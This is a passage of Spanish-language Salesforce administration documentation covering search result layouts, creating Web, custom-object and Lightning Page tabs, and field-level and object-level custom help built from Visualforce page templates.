- Para organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, los formatos de búsqueda no sustituyen la seguridad a nivel de campo. Si se incluye un campo en el formato de búsqueda pero está oculto para algunos usuarios mediante la seguridad a nivel de campo, esos usuarios no pueden ver ese campo en sus resultados de búsqueda.
- Para las organizaciones con Personal Edition, Contact Manager Edition, Group Edition y Professional Edition, los formatos de búsqueda sustituyen la configuración del formato de página. Si un campo está incluido en el formato de búsqueda pero está oculto en el formato de página, ese campo será visible en los resultados de búsqueda.
- Los formatos de resultados de búsqueda para los candidatos, las cuentas, los contactos y las oportunidades se aplican también a los resultados de búsqueda mostrados al buscar candidatos duplicados.
- Los campos de fórmula no se encuentran disponibles en los formatos de resultados de búsqueda.
- No elimine el campo `Teléfono` de ningún formato de búsqueda de los cuadros de diálogo de búsqueda de teléfonos. Si lo hace, los usuarios no podrán utilizar los resultados de búsqueda del directorio para introducir un número de teléfono en una ventana de marcación de SoftPhone.
- Para agregar botones personalizados a una lista de vista o un formato de búsqueda, cree el botón personalizado para un objeto estándar o personalizado proporcionándole un `Tipo de visualización` **Botón de lista**. El botón personalizado estará disponible en la vista de lista y en los formatos de resultados de búsqueda para dicho objeto.

Consejo: En los resultados de búsqueda de cuenta, puede diferenciar visualmente cuentas comerciales de cuentas personales agregando el campo `Es una cuenta personal`, que aparece bajo el icono cuenta personal ( ).

Puede especificar el campo `Es una cuenta personal` como la primera columna en los formatos de búsqueda de cuentas. De lo contrario, `Nombre de cuenta` debe ser la primera columna.

# Fichas personalizadas

Las fichas personalizadas le permite mostrar datos del objeto personalizado u otro contenido Web en Salesforce. Cuando agrega una ficha personalizada a una aplicación en Salesforce Classic, aparece como una ficha. Cuando agrega una ficha personalizada a una aplicación en Lightning Experience, aparece como un elemento en la barra de navegación de la aplicación.

Las fichas personalizadas muestran los datos de objetos personalizados u otro tipo de contenido Web incrustado en la aplicación. Puede crear cualquiera de estos tipos de fichas personalizadas.

**Fichas de objeto personalizado**
Las fichas Objeto personalizado (disponibles únicamente a nivel de una aplicación y no en aplicaciones de subficha) muestran los datos de su objeto personalizado. Las fichas de objetos personalizados funcionan igual que las fichas estándar y tienen el mismo aspecto.

**Fichas Web**
Las fichas Web personalizadas muestran cualquier página Web o aplicación basada en Web externa. Puede diseñar fichas Web para incluir la barra lateral o expandirlas a lo largo de la página sin la barra lateral.

**Fichas de Visualforce**
Las fichas de Visualforce muestran datos desde una página de Visualforce. Las fichas de Visualforce funcionan igual que las fichas estándar y tienen el mismo aspecto.

**Fichas de componentes Lightning**
Las fichas de componente Lightning incluyen los componentes Lightning en la aplicación móvil Salesforce1 (a través de la lista de navegación) o en Lightning Experience. Los componentes Lightning no son compatibles con Salesforce Classic.

Nota: Para exponer componentes Lightning a través de fichas de componente Lightning, debe activar e implementar Mi dominio.

**Ficha Página de Lightning**
Las fichas Lightning Page le permiten agregar "Página de aplicación" Páginas Lightning a la lista de navegación de Salesforce1 y la barra de navegación de Lightning Experience.

En Salesforce Classic, las fichas Página Lightning no aparecen en la página Todas las fichas cuando hace clic en el icono más ( ) que aparece a la derecha de sus fichas actuales. Tampoco aparecen las fichas de Página Lightning en la lista Fichas disponibles cuando personaliza las fichas para sus aplicaciones.

Las aplicaciones de subficha solo admiten fichas Web y fichas de Visualforce.

Los administradores delegados que puedan administrar objetos personalizados determinados también pueden crear y personalizar fichas para tales objetos personalizados.

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las fichas Web y de objetos personalizadas están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Fichas de Visualforce disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Fichas de la página de Lightning disponibles en: **Todas** las ediciones excepto **Database.com**

## PERMISOS DE USUARIO

Para crear y modificar fichas personalizadas:
- "Personalizar aplicación"

## CONSULTE TAMBIÉN

Crear aplicaciones personalizadas para Salesforce Classic
¿Qué es una aplicación de subficha?

# Crear fichas Web

Puede crear fichas Web para que los usuarios utilicen aplicaciones o sitios Web desde la aplicación.

1. En Configuración, introduzca *Fichas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Fichas**.
2. Haga clic en **Nuevo** en la lista relacionada Fichas Web.
3. Seleccione un formato para la nueva ficha. El ancho de la página completa ocupa toda la página sin barra lateral, mientras que el estilo de columna permite a los usuarios ver la barra lateral.
4. Haga clic en **Siguiente**.
5. Introduzca una etiqueta para mostrar la ficha.
6. Haga clic en el icono de búsqueda Estilo de la ficha para abrir el Selector del estilo de las fichas.

   Si ya hay un estilo de ficha en uso, aparecerá un número entre corchetes [] junto al nombre de estilo de la ficha. Pase el ratón sobre el nombre del estilo para ver las fichas que utilizan el estilo. Haga clic en Ocultar estilos que se utilicen en otras fichas para filtrar esta lista.

7. Haga clic en un estilo de ficha para seleccionar el esquema de color y el icono para la ficha personalizada.

   Opcionalmente, haga clic en **Cree su propio estilo** en el cuadro de diálogo Selector del estilo de las fichas para crear un estilo de ficha personalizado si su organización tiene acceso a la ficha Documentos. Para crear su estilo de ficha propio:

   a. Haga clic en el icono de búsqueda **Color** para visualizar el cuadro de diálogo de selección de color y haga clic en un color para seleccionarlo.

   b. Haga clic en **Insertar una imagen**, seleccione la carpeta de documentos y seleccione la imagen que desea utilizar.

      Otra opción consiste en hacer clic en **Buscar en documentos**, introducir un término de búsqueda y hacer clic en **Ir** para buscar un nombre de archivo de documento que incluya su término de búsqueda.

      Nota: Este cuadro de diálogo sólo enumera archivos en carpetas de documentos que tengan menos de 20 KB y con la casilla de verificación Disponible de modo externo activada en la configuración de las propiedades del documento. Si el documento utilizado para el icono se elimina posteriormente, Salesforce lo sustituye con un icono de bloque multicolor predeterminado ( ).

   c. Seleccione un archivo y haga clic en **Aceptar**. Volverá a aparecer el Asistente para nuevas fichas personalizadas.

8. Cambie el alto del marco de contenido si fuera necesario.
9. También puede seleccionar Preparado para Salesforce Classic Mobile para indicar que la página Web se muestra y funciona correctamente en la aplicación Salesforce Classic Mobile.

   Si selecciona esta casilla de verificación, agregará la ficha a la lista de fichas disponibles para sus configuraciones de Salesforce Classic Mobile. Antes de convertir una ficha Web en móvil, revise las consideraciones de la ficha de Salesforce Classic Mobile para asegurarse de que las páginas en sus fichas Web son compatibles con los navegadores móviles.

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las fichas Web y de objetos personalizadas están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Fichas de Visualforce disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Fichas de la página de Lightning disponibles en: **Todas** las ediciones excepto **Database.com**

## PERMISOS DE USUARIO

Para crear y modificar fichas personalizadas:

- "Personalizar aplicación"

> Nota: La casilla de verificación `Preparado para Salesforce Classic Mobile` sólo estará visible si se activa Salesforce Classic Mobile en su organización.

10. De forma opcional, seleccione un vínculo personalizado para utilizarlo como página de bienvenida introductoria cuando los usuarios hacen clic en la ficha por primera vez. No utilice una página de bienvenida si piensa hacer la ficha Web móvil ya que las páginas de bienvenida no aparecen en la aplicación móvil.
11. Introduzca una descripción de la ficha, si lo desea, y haga clic en **Siguiente**.
12. Escriba la dirección URL o elija el Custom S-Control que desea que aparezca en la ficha. Si lo desea, copie y pegue todos los campos de combinación que desea que se reemplacen en el vínculo dinámicamente.

    > Nota: Solo los campos de combinación de usuario, organización y API son compatibles con las fichas Web.

    Haga clic en **Vista previa de la ficha Web** para mostrar su ficha Web.
13. Para una dirección URL, elija una configuración de codificación y haga clic en **Siguiente**.
14. Agregue la ficha Web a los perfiles adecuados. Seleccione Ficha predeterminada activada, Ficha predeterminada desactivada o Ficha oculta para elegir si los usuarios con dicho perfil pueden ver esta ficha personalizada. Puede cambiar esta configuración con posterioridad.
15. Haga clic en **Siguiente**.
16. Especifique las aplicaciones personalizadas que deban incluir la nueva ficha.
17. Seleccione **Agregar la ficha a las personalizaciones individuales existentes de los usuarios** para aplicar la configuración de visibilidad de la ficha a todos los usuarios.
18. Haga clic en **Guardar**.

# Crear una ficha de objeto personalizado

Defina una ficha para mostrar los datos almacenados en sus registros de objetos personalizados.

1. En Configuración, introduzca *Fichas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Fichas**.
2. Haga clic en **Nuevo** en la lista relacionada Fichas de objetos personalizados.
3. Seleccione el objeto personalizado que debe aparecer en la ficha personalizada. Si aún no ha creado el objeto personalizado, haga clic en **crear un nuevo objeto personalizado ahora** y siga las instrucciones que aparecen en Definir un objeto personalizado en la página 4619.

   La etiqueta de la nueva ficha es la misma que la versión en plural de la etiqueta del objeto personalizado.
4. Haga clic en el icono de búsqueda Estilo de la ficha para abrir el Selector del estilo de las fichas.

   Si ya hay un estilo de ficha en uso, aparecerá un número entre corchetes [] junto al nombre de estilo de la ficha. Pase el ratón sobre el nombre del estilo para ver las fichas que utilizan el estilo. Haga clic en Ocultar estilos que se utilicen en otras fichas para filtrar esta lista.
5. Haga clic en un estilo de ficha para seleccionar el esquema de color y el icono para la ficha personalizada.

   Opcionalmente, haga clic en **Cree su propio estilo** en el cuadro de diálogo Selector del estilo de las fichas para crear un estilo de ficha personalizado si su organización tiene acceso a la ficha Documentos. Para crear su estilo de ficha propio:

   a. Haga clic en el icono de búsqueda **Color** para visualizar el cuadro de diálogo de selección de color y haga clic en un color para seleccionarlo.

   b. Haga clic en **Insertar una imagen**, seleccione la carpeta de documentos y seleccione la imagen que desea utilizar.

      Otra opción consiste en hacer clic en **Buscar en documentos**, introducir un término de búsqueda y hacer clic en **Ir** para buscar un nombre de archivo de documento que incluya su término de búsqueda.

      Nota: Este cuadro de diálogo sólo enumera archivos en carpetas de documentos que tengan menos de 20 KB y con la casilla de verificación Disponible de modo externo activada en la configuración de las propiedades del documento. Si el documento utilizado para el icono se elimina posteriormente, Salesforce lo sustituye con un icono de bloque multicolor predeterminado ( ).

   c. Seleccione un archivo y haga clic en **Aceptar**. Volverá a aparecer el Asistente para nuevas fichas personalizadas.
6. De forma opcional, seleccione un vínculo personalizado para utilizarlo como página de bienvenida introductoria cuando los usuarios hacen clic en la ficha por primera vez.
7. Introduzca una descripción de la ficha, si lo desea, y haga clic en **Siguiente**.
8. Seleccione los perfiles de usuario para los que estará disponible la nueva ficha personalizada.

   Para los usuarios de Professional Edition y los usuarios con licencia de la plataforma Salesforce Platform One, la visibilidad de la ficha se establece como Valor predeterminado activado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las fichas Web y de objetos personalizadas están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Fichas de Visualforce disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Fichas de la página de Lightning disponibles en: **Todas** las ediciones excepto **Database.com**


PERMISOS DE USUARIO

Para crear y modificar fichas personalizadas:
- "Personalizar aplicación"

Nota: Los registros de objetos personalizados admiten búsquedas en la interfaz de usuario de Salesforce únicamente si el objeto personalizado está asociado con una ficha personalizada. No es obligatorio que los usuarios agreguen la ficha para su visualización.

9. Especifique las aplicaciones personalizadas que deban incluir la nueva ficha.
10. Seleccione **Agregar la ficha a las personalizaciones individuales existentes de los usuarios** para agregar la ficha a la configuración de presentación personalizada de los usuarios si han personalizado la presentación personal.
11. Haga clic en **Guardar**.

    Dependiendo de la configuración de visibilidad que seleccionó, verá la ficha directamente:




CONSULTE TAMBIÉN

Fichas personalizadas

Directrices para hacer más rápidas las búsquedas

## Crear fichas de Página Lightning

Antes de incluir un tipo de página de aplicación Página Lightning en la lista de navegación de Salesforce1 o en una aplicación Lightning, debe crear una ficha personalizada para ella.

Cuando activa por primera vez una página de aplicación en el Generador de aplicaciones Lightning, se crea una ficha para la página como parte del proceso de activación. También puede crear una ficha para la página de forma manual en Configuración antes de activarla.

Las fichas Página Lightning solo facilitan la inclusión de la Página Lightning en Salesforce1 y Lightning Experience.

Puede crear una ficha personalizada únicamente para un tipo Página de aplicación de Página Lightning.

1. En Configuración, introduzca *Fichas* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Fichas**.
2. Haga clic en **Nuevo** en la lista relacionada Fichas de Página de Lightning.
3. Seleccione una Página de Lightning para la ficha.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para crear y modificar fichas personalizadas:

- "Personalizar aplicación"

4. Introduzca una etiqueta.

   Este texto se utiliza como el nombre de visualización de la Página Lightning.

5. Seleccione un estilo de ficha para establecer un esquema de color y un icono para la ficha Página Lightning.

   Opcionalmente, haga clic en **Cree su propio estilo** en el cuadro de diálogo Selector del estilo de las fichas para crear un estilo de ficha personalizado si su organización tiene acceso a la ficha Documentos. Para crear su estilo de ficha propio:

   a. Haga clic en el icono de búsqueda **Color** para visualizar el cuadro de diálogo de selección de color y haga clic en un color para seleccionarlo.

   b. Haga clic en **Insertar una imagen**, seleccione la carpeta de documentos y seleccione la imagen que desea utilizar.

      Otra opción consiste en hacer clic en **Buscar en documentos**, introducir un término de búsqueda y hacer clic en **Ir** para buscar un nombre de archivo de documento que incluya su término de búsqueda.

      Nota: Este cuadro de diálogo sólo enumera archivos en carpetas de documentos que tengan menos de 20 KB y con la casilla de verificación Disponible de modo externo activada en la configuración de las propiedades del documento. Si el documento utilizado para el icono se elimina posteriormente, Salesforce lo sustituye con un icono de bloque multicolor predeterminado ( ).

   c. Seleccione un archivo y haga clic en **Aceptar**. Volverá a aparecer el Asistente para nuevas fichas personalizadas.

6. Introduzca una descripción de la ficha, si lo desea, y haga clic en **Siguiente**.

7. Seleccione los perfiles de usuario para los que estará disponible la nueva ficha personalizada.

   Nota: En Salesforce Classic, las opciones Valor predeterminado activado y Valor predeterminado desactivado para fichas de Página Lightning no funcionan de la misma manera que otras fichas personalizadas. El elemento de menú de Página de Lightning aparece para los perfiles seleccionados de Salesforce1 si selecciona Valor predeterminado activado o Valor predeterminado desactivado. Seleccione la opción **Ficha oculta** para ocultar la Página Lightning para los perfiles seleccionados.

8. Haga clic en **Guardar**.

# Consideraciones sobre las fichas personalizadas

Cuando trabaje con fichas personalizadas, tenga presente lo siguiente.

- Para habilitar fichas Web o de Visualforce para su uso en la aplicación Salesforce Classic Mobile, modifique las propiedades de las fichas y seleccione la casilla de verificación **Preparado para Salesforce Classic Mobile**.
- El límite de fichas personalizadas es un número fijo basado en la edición y no se puede aumentar. Para obtener más información, póngase en contacto con Salesforce.
- Si selecciona Ficha predeterminada activada o Ficha predeterminada desactivada cuando establece la visibilidad de las fichas de objetos personalizados, se agrega una opción a la lista desplegable `Crear Nuevo` de la barra lateral de Salesforce Classic para que los usuarios que dispongan del permiso "Crear" puedan crear rápidamente un registro. Por ejemplo, si el nombre del objeto personalizado que se muestra en la ficha personalizada es Gastos, aparecerá una opción **Gasto** en esta lista.
- Los registros de objetos personalizados admiten búsquedas en la interfaz de usuario de Salesforce únicamente si el objeto personalizado está asociado con una ficha personalizada. No es obligatorio que los usuarios agreguen la ficha para su visualización.
- Una ficha Web o un vínculo personalizado podría mostrar una página en blanco si el sitio incrustado:
  - Se ha definido para denegar la carga de su contenido en un marco.
  - Se ha definido para permitir la carga de su contenido en un marco, solo si el mismo sitio está proporcionando el contenido.
  - Contiene una mezcla de contenido seguro e inseguro y el navegador del usuario se ha configurado para bloquear el contenido activo mixto.

  Para resolver este problema, pruebe estas soluciones.
  - Defina su vínculo personalizado para abrirse en una nueva ventana o mostrar en la ventana existente sin la barra lateral o el encabezado.
  - Mueva la URL de una ficha Web a un vínculo personalizado y establezca la URL para abrirse en una nueva ventana o aparecer en la ventana existente sin la barra lateral o el encabezado.
  - Si el sitio que está incrustando tiene un prefijo HTTP y contenido activo mixto, pruebe a cambiar el prefijo a HTTPS. Si el sitio incrustado cuenta con un certificado de seguridad válido y no está bloqueado para aparecer en marcos, el uso de HTTPS como prefijo permite aparecer al sitio.
- En Salesforce Classic, las fichas Página Lightning no aparecen en la página Todas las fichas cuando hace clic en el icono más ( ) que aparece a la derecha de sus fichas actuales. Tampoco aparecen las fichas de Página Lightning en la lista Fichas disponibles cuando personaliza las fichas para sus aplicaciones.
- En Salesforce Classic, las opciones Valor predeterminado activado y Valor predeterminado desactivado para fichas de Página Lightning no funcionan de la misma manera que otras fichas personalizadas. El elemento de menú de Página de Lightning aparece para los perfiles seleccionados de Salesforce1 si selecciona Valor predeterminado activado o Valor predeterminado desactivado. Seleccione la opción **Ficha oculta** para ocultar la Página Lightning para los perfiles seleccionados.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las fichas Web y de objetos personalizadas están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Fichas de Visualforce disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Fichas de la página de Lightning disponibles en: **Todas** las ediciones excepto **Database.com**

# Ayuda personalizada

El vínculo **Ayuda y formación** de la parte superior de cada página abre la ventana Ayuda y formación de Salesforce que incluye temas de ayuda en línea, soluciones y clases de formación recomendadas. Además, el vínculo **Ayuda sobre esta página** de cualquier página de abre un tema de ayuda en línea contextual que describe esa página.

función de ayuda personalizada de Salesforce permite aumentar estas funciones de ayuda estándar con información acerca del uso de campo y funciones exclusivas de su organización o la aplicación de AppExchange de Force.com que esté desarrollando.

La ayuda personalizada le permitirá:

- Sustituir los temas de ayuda en línea estándar sensibles al contexto de Salesforce por sus propios objetos, mediante la ayuda a nivel de objetos
- Agregar ayuda a nivel de campos que aparezca cuando los usuarios pasen el ratón por encima de un campo

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

CONSULTE TAMBIÉN

Información general sobre ayuda a nivel de campo

Información general sobre ayuda a nivel de objeto

## Información general sobre ayuda a nivel de campo

La ayuda a nivel de campo permite proporcionar texto de ayuda que explique el propósito y funcionamiento de un campo estándar o personalizado. Puede definir el texto de ayuda personalizada para los campos de su organización, para proporcionar a los usuarios una útil descripción de cualquier campo en detalle y modificar las páginas donde aparezca ese campo. Los usuarios pueden ver el texto de ayuda a nivel de campo cuando pasen el ratón por encima del icono de ayuda junto al campo.

Antes de comenzar a definir la ayuda a nivel de campo, revise los siguientes consejos y prácticas recomendadas de implementación.

### Sugerencias de implementación

- La ayuda a nivel de campo está activada por defecto en todas las ediciones.
- La ayuda a nivel de campo no está disponible para algunos campos estándar, incluyendo campos en el objeto de usuario, campos del sistema de sólo lectura, campos de numeración automática, campos de divisa múltiple, campos de Ideas y campos de comunidad.
- El texto de ayuda de un campo se agrega automáticamente a un paquete cuando agrega el campo asociado a cualquier paquete de AppExchange de Force.com.
- En un paquete gestionado, el texto de ayuda está bloqueado para el desarrollador, pudiendo los instaladores cambiarlo a su antojo.

### Prácticas recomendadas

- Como el texto de ayuda personalizado se muestra en las páginas de detalle y modificación, evite incluir instrucciones acerca de la introducción de datos. En su lugar, introduzca un texto de ayuda que defina el objetivo del campo, como:

  ```
  El descuento máximo permitido en esta cuenta.
  ```

- Proporcione información en el texto de ayuda acerca de los atributos del campo, como:

  ```
  Una descripción detallada del propósito del informe de gastos. Se permiten hasta 32 KB de datos. Sólo se muestran los primeros 255 caracteres.
  ```

- Dé ejemplos en la ayuda que ayuden a los usuarios a entender el significado de los campos con claridad, como:

*El código de promoción de cuatro dígitos utilizado para determinar la cantidad cargada al cliente, por ejemplo, 4PLT (precio de platino nivel cuatro).*

- Si su organización utiliza más de un idioma, traduzca su `Texto de ayuda` mediante el sistema de traducción.

CONSULTE TAMBIÉN

Ayuda personalizada

Definir la ayuda a nivel de campo

## Definir la ayuda a nivel de campo

La ayuda a nivel de campo permite proporcionar texto de ayuda que explique el propósito y funcionamiento de un campo estándar o personalizado. Puede definir el texto de ayuda personalizada para los campos de su organización, para proporcionar a los usuarios una útil descripción de cualquier campo en detalle y modificar las páginas donde aparezca ese campo. Los usuarios pueden ver el texto de ayuda a nivel de campo cuando pasen el ratón por encima del icono de ayuda junto al campo.

1. Desde la configuración de gestión para el objeto del campo, vaya a Campos.
2. Haga clic en **Modificar** junto al campo.
3. En el campo `Texto de ayuda`, introduzca el texto que desea que aparezca cuando un usuario pase el ratón por encima del icono de información que aparece junto al campo de una página de detalles o de modificación. Puede introducir hasta 255 caracteres.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para definir o cambiar la ayuda a nivel de campo:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Ayuda personalizada

Información general sobre ayuda a nivel de campo

Configuración de gestión de búsqueda de objetos

## Información general sobre ayuda a nivel de objeto

Ayude sus usuarios proporcionando ayuda a nivel de objeto para sus objetos personalizados y externos. De este modo, cuando sus usuarios hagan clic en el vínculo **Ayuda para esta página** en su objeto personalizado, encontrarán información útil relevante para su objeto personalizado.

Nota: Si no crea ayuda a nivel de objeto, el vínculo **Ayuda para esta página** proporciona información acerca de objetos estándar que no son relevantes para su objeto personalizado.

Puede sustituir los vínculos **Ayuda para esta página** para un objeto personalizado u objeto externo con contenido de ayuda incluido en una página de Visualforce. Pero no se preocupe No necesita conocer Visualforce para agregar contenido de ayuda a sus objetos personalizado.

Cuando agrega ayuda personalizada a un objeto personalizado o externo, el vínculo **Ayuda para esta página** en esas páginas de objeto muestra su ayuda personalizada en vez de la ayuda genérica. Sus usuarios pueden acceder al contenido de ayuda personalizada desde la página de inicio (descripción general), detalle y modificación del objeto y desde las vistas de lista y listas relacionadas.

Puede crear ayuda a nivel de objeto para todos los objetos personalizados y objetos externos en las ediciones de Salesforce que admiten objetos personalizados y externos. Para obtener más información, consulte *Límites de Salesforce*.

CONSULTE TAMBIÉN

- Ayuda personalizada
- Definir la ayuda a nivel de objeto
- Consideraciones y prácticas recomendadas de la ayuda a nivel de objeto

## Definir la ayuda a nivel de objeto

La ayuda a nivel de objeto sustituye los vínculos **Ayuda para esta página** para un objeto personalizado u objeto externo con su propio contenido de ayuda incluido en una página de Visualforce. Para que la ayuda a nivel de objeto esté disponible para todos los usuarios, cree una página de Visualforce que contiene su contenido de ayuda. A continuación, modifique la definición de objeto personalizado o externo para hacer referencia a la página. La ayuda a nivel de objeto estará a disposición de sus usuarios de forma instantánea.

1. Cree una página de Visualforce que contiene su contenido de ayuda.
2. Modifique la definición del objeto personalizado o definición del objeto externo que utiliza la ayuda personalizada cuando los usuarios hacen clic en el vínculo **Ayuda para esta página**.
3. Para `Configuración de la ayuda contextual`, seleccione **Abra una ventana utilizando una página de Visualforce** .
4. Seleccione la página de Visualforce que contiene su contenido de ayuda.
5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

- Información general sobre ayuda a nivel de objeto
- Ayuda personalizada

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los objetos personalizados están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los objetos externos de Salesforce Connect están disponibles en: **Developer** Edition y por un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para definir o cambiar la ayuda a nivel de objeto:

- "Personalizar aplicación"

## Crear una página de ayuda de objeto personalizado con contenido estático

Si conoce HTML, es fácil agregar ayuda a sus objetos personalizados escribiendo el contenido en HTML y guardándolo en una página de Visualforce. No necesita conocer Visualforce. Solo utilice la plantilla que proporcionamos.

1. En Configuración, introduzca *Páginas de Visualforce* en el cuadro Búsqueda rápida y, a continuación, seleccione **Páginas de Visualforce.**
2. Haga clic en **Nuevo**.
   El editor de página de Visualforce se abre con una nueva página.
3. Cumplimente los siguientes campos.

| Campo | Descripción |
|---|---|
| Etiqueta | El nombre dirigido a las personas de la página utilizado para identificar la página en herramientas de Configuración.<br>Consejo: Es una excelente idea tener una convención de nomenclatura para personalizar páginas de ayuda. Por ejemplo, inicie todas las páginas de ayuda personalizada con "Help_" y luego el nombre del objeto. |
| Nombre | El nombre de API para la página. Puede utilizar el valor cumplimentado automáticamente. |
| Descripción | Una descripción opcional de la página. |
| Disponible para aplicaciones móviles de Salesforce y páginas de Lightning | Seleccione esta opción si su objeto personalizado está disponible en Salesforce1. |

4. Haga clic en **Guardado rápido**.
5. En el editor de código de ficha **Marcado de Visualforce** , seleccione el código predeterminado y elimínelo.
6. Pegue el siguiente código de plantilla de ayuda en el editor de código.

```
<apex:page showHeader="false">

    <!-- Add your help styles -->

    <h1>Help for {YourObjectName} Object</h1>

    <p>Your custom help message here.</p>
```

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los objetos personalizados están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los objetos externos de Salesforce Connect están disponibles en: **Developer** Edition y por un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Visualforce está disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para definir o cambiar la ayuda a nivel de objeto:
- "Personalizar aplicación"

Para crear o modificar páginas de Visualforce:
- "Personalizar aplicación"

```
</apex:page>
```

7. Haga clic en **Guardado rápido**.
8. Modifique la plantilla para agregar su contenido de ayuda.

   Para agregar el formato a su página, utilice el marcado HTML. También puede utilizar el marcado de Visualforce si lo conoce.
9. Haga clic en **Guardar**.

Ahora puede agregar esta página como ayuda personalizada. Cuando los usuarios hacen clic en **Ayuda para esta página**, visualizan esta página en la ventana Ayuda y Formación.

CONSULTE TAMBIÉN

- Definir la ayuda a nivel de objeto
- Crear la ayuda de objetos personalizados con un archivo PDF
- Consideraciones y prácticas recomendadas de la ayuda a nivel de objeto

## Crear la ayuda de objetos personalizados con un archivo PDF

Agregue ayuda a sus objetos personalizados creando páginas de Visualforce que redirigen a archivos de ayuda en PDF o una URL. No necesita conocer Visualforce. Solo utilice la plantilla que proporcionamos.

Puede escribir su contenido de ayuda en una herramienta de creación como Microsoft Word y convertirlo en un archivo PDF.

1. Cargue su archivo PDF como un recurso estático.
   Los usuarios ven este archivo PDF cuando solicitan ayuda con el objeto personalizado.
2. En Configuración, introduzca *Páginas de Visualforce* en el cuadro Búsqueda rápida y, a continuación, seleccione **Páginas de Visualforce.**
3. Haga clic en **Nuevo**.
   El editor de página de Visualforce se abre con una nueva página.
4. Cumplimente los siguientes campos.

| Campo | Descripción |
|---|---|
| Etiqueta | El nombre dirigido a las personas de la página utilizado para identificar la página en herramientas de Configuración.<br>Consejo: Es una excelente idea tener una convención de nomenclatura para personalizar páginas de ayuda. Por ejemplo, inicie todas las páginas de ayuda personalizada con "Help_" y luego el nombre del objeto. |
| Nombre | El nombre de API para la página. Puede utilizar el valor cumplimentado automáticamente. |
| Descripción | Una descripción opcional de la página. |
| Disponible para aplicaciones móviles de Salesforce y páginas de Lightning | Seleccione esta opción si su objeto personalizado está disponible en Salesforce1. |

5. Haga clic en **Guardado rápido**.
6. En el editor de código de ficha **Marcado de Visualforce** , seleccione el código predeterminado y elimínelo.
7. Pegue el siguiente código de plantilla de ayuda en el editor de código.

```
<apex:page showHeader="false" action="{! URLFOR($Resource.YourCustomHelpResource) }">

    <!-- This page redirects to the URL in the action attribute above -->

    <p>Redirecting to help content...</p>
```

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los objetos personalizados están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los objetos externos de Salesforce Connect están disponibles en: **Developer** Edition y por un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

